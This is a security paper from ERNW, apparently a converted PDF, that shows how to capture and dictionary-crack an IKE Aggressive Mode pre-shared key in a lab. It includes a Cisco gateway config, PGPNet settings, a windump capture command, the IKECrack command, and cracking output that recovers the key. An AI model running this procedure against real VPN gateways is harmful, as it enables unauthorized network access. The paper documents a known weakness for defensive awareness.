


PSK Cracking using IKE Aggressive Mode

Michael Thumann, mthumann@ernw.de

Enno Rey, erey@ernw.de

1. Basics:

IKE Aggressive Mode:



In IKE Aggressive mode the authentication hash based on a preshared key (PSK) is transmitted as response to the initial packet of a vpn client that wants to establish an IPSec Tunnel (Hash_R). This hash is not encrypted. It's possible to capture these packets using a sniffer, for example tcpdump and start dictionary or brute force attack against this hash to recover the PSK. With IKECrack (<http://ikecrack.sourceforge.net>) is a tool available to do this job.

This attack only works in IKE aggressive mode because in IKE Main Mode the hash is already encrypted. Based on this facts IKE aggressive mode is not very secure. This is not new.

Theory:


To capture and crack the PSK we need IKE aggressive mode and we must be able to capture the traffic from the wire. Also the IP Address of the vpn client must be acceptable by the vpn gateway.

- If the attacking client tries to establish the IPSec Tunnel we are able to capture the traffic and the authentication hash.
- If the vpn gateway can be forced to use aggressive mode the hash is not encrypted. With PGPNet it's possible to configure the vpn client to force aggressive mode. VPN gateways like cisco routers change automatically to aggressive mode, if the vpn client requests that.
- There's no need to get the IPSec Tunnel established to capture the authentication hash from the gateway in aggressive mode because the needed hash is transmitted in the first response packet of the vpn gateway.
- Traveling user connect from everywhere in the internet, so very often vpn gateways are configured to accept any IP Address. On cisco routers this is called dynamic crypto map.

If we combine these point it must be able to attack vpn gateways (tested with Cisco routers and Checkpoint Firewall-1 NG) that allow vpn connections from any IP Address and which are based on preshared keys.

2. Proof of concept:

The Lab:



VPN Gateway configuration:

```
version 12.2
service timestamps debug datetime localtime show-timezone
service timestamps log datetime localtime show-timezone
service password-encryption
!
hostname Tau
!
aaa session-id common
!
memory-size iomem 15
clock timezone berlin 1
clock summer-time berlin recurring
mmi polling-interval 60
no mmi auto-configure
no mmi pvc
mmi snmp-timeout 180
ip subnet-zero
!
!
ip domain-name ernw.de
ip name-server 10.1.2.41
!
!
crypto isakmp policy 2
  encr 3des
  hash md5
  authentication pre-share
  group 2
!
crypto isakmp key cisco address 0.0.0.0 0.0.0.0
crypto isakmp identity hostname
!
!
crypto ipsec transform-set ike esp-3des esp-md5-hmac
  mode transport
!
crypto dynamic-map ikecrack 1
  set transform-set ike
  match address 130
!
!
!
```


```

crypto map ic 1 ipsec-isakmp dynamic ikecrack
!
!
!
!
interface FastEthernet0
description connected to EthernetLAN
ip address 10.1.3.1 255.255.255.0
speed 100
full-duplex
no cdp enable
crypto map ic
!
ip kerberos source-interface FastEthernet0
ip classless
ip route 0.0.0.0 0.0.0.0 10.1.3.2
no ip http server
ip pim bidir-enable
!
!
logging trap debugging
logging 10.1.1.50
access-list 130 permit ip 10.1.3.0 0.0.0.255 host 10.1.1.85
no cdp run
end


```

Attack Client configuration:

We will use PGPNet as attack client, because PGPNet has many Options to configure IKE and IPsec parameters.




We can configure PGPnet to use aggressive mode and force the cisco router to use aggressive mode too. This attack only works in aggressive mode.




The PSK entered in PGPnet doesn't matter, so you can enter whatever you want.


The next Step is to configure IKE and IPsec parameters like lifetimes:




And of course the parameters for the IKE and IPsec proposals:



Ok, now we can test our configuration and it will not work, because we don't know the preshared key.




Taking a look into the log shows that the authentication has failed:



The Attack:

We are ready to start our attack.

At first windump (or tcpdump on the *nix platform) must be started with the following syntax:

A screenshot of a terminal window titled "WinCMD". The window has a menu bar with "File", "View", "ITY", and "Help". The terminal text shows a user at the prompt "root@mozilla" typing the command "windump -nxq -s 1500 port 500 >logfile.dat". The output shows "windump: listening on \Device\NPF_{0F8250B9-A355-4321-9BB6-E18852C2CCC3}" followed by a single hyphen "-" on the next line. The terminal has a black background and a white cursor.

```
root@mozilla>windump -nxq -s 1500 port 500 >logfile.dat
windump: listening on \Device\NPF_{0F8250B9-A355-4321-9BB6-E18852C2CCC3}
-
```

Use windump 3.6.2 because the newer version 3.8 doesn't write the output file in the right way

After starting the capturing process press again the CONNECT Button in PGPNet and PGPNet tries to establish the VPN connection with the same authentication error. Now stop windump.

The next step is to start the cracking tool IKECrack (<http://ikecrack.sourceforge.net>) with the following syntax:

```
perl ikecrack-snarf-1.00.pl 10.1.1.85.500
```

10.1.1.85 is the IP Address of the attacking client and 500 is the UDP Port Number for ISAKMP.

The tool will extract all needed values to start the cracking process, it supports dictionary and brute force attack.

Here is a screenshot of IKECrack doing its job:

```
WinCMD
File View ITY Help
Konnte nicht geladen werden.

root@mozilla>ikecrack 10.1.1.85.500
Looking for Initiator : 10.1.1.85.500
Header IPs 10.1.1.85.500 10.1.3.1.500:
Matching Header 10.1.1.85.500 10.1.3.1.500
Init
tcookie_i : 8c7d50018dc6d40c
tcookie_r : 0000000000000000
xchg type: 04
Aggressive Mode - Continue
SA_i : 0000000100000001000000200101000100000018010100008001000580020001800300
0180040002
KE_i : 477728202c5034aa20c95f12875b527bc2eb6a042bdb5361e8509c446911b6a029393a
e1d79025d3e6e81cfa49e0f8c82397d9c32a83d1156e7ffc96e8f0c1e8d36cf8836be1df41ab5dc5
7b88c2267307cb0e96919a25b64568840f7b2924d2ea0c4465223a301540ecccea4a3c89603db3c
e28b93e9c7b1d32f61392bfa17
nonce_i : 76eea19d942cc5af90ddd378cfe41a59285bdd16965c2a0e61b7c1e1696bcfcc
ID_i : 010000000a010155

Header IPs 10.1.3.1.500 10.1.1.85.500:
Reply Header? 10.1.3.1.500 10.1.1.85.500
Resp
tcookie_i : 8c7d50018dc6d40c
tcookie_r : 9a99ea5f0bba89e3
xchg type: 04
Aggressive Mode - Continue
SA_r : 0000000100000001000000200101000100000018010100008001000580020001800400
0280030001
KE_r : 4fda7be775154db09effde5285ad5b85ea5525596bdb704ee75454fb966a63f9ded30d
69a9810838295d7c82b4892afff682125a1c1b4bdf21b3ea0e435f12eb6a26f6c943c07e7496a4af
761a0210f339d4449beaf4073d0124dea705460aa9946a751dd833e2eb8706a5793d6918e4b0ccf6
e475ff6cd48624661975defeed
ID_r : 011101f40a010301
nonce_r : 3011b8ceb9b5cfd409d409345edebfe8d63ea57e
HASH_r : c21c983ed1197f7af8851258ae7bd558

Header IPs 10.1.1.85.500 10.1.3.1.500:
Header IPs 10.1.3.1.500 10.1.1.85.500:

Initiator_ID - Type is IPv4: 10.1.1.85
Responder_ID - Type is IPv4: 10.1.3.1
Responder Sent MD5 HASH_R : c21c983ed1197f7af8851258ae7bd558


Starting Grinder.....

Reading Dictionary File
Starting Dictionary Attack:
match with cisco
Calc MD5 HASH_R : c21c983ed1197f7af8851258ae7bd558
Calc SKEYID : a7cee35754b2a06c03d13b43331ee11b

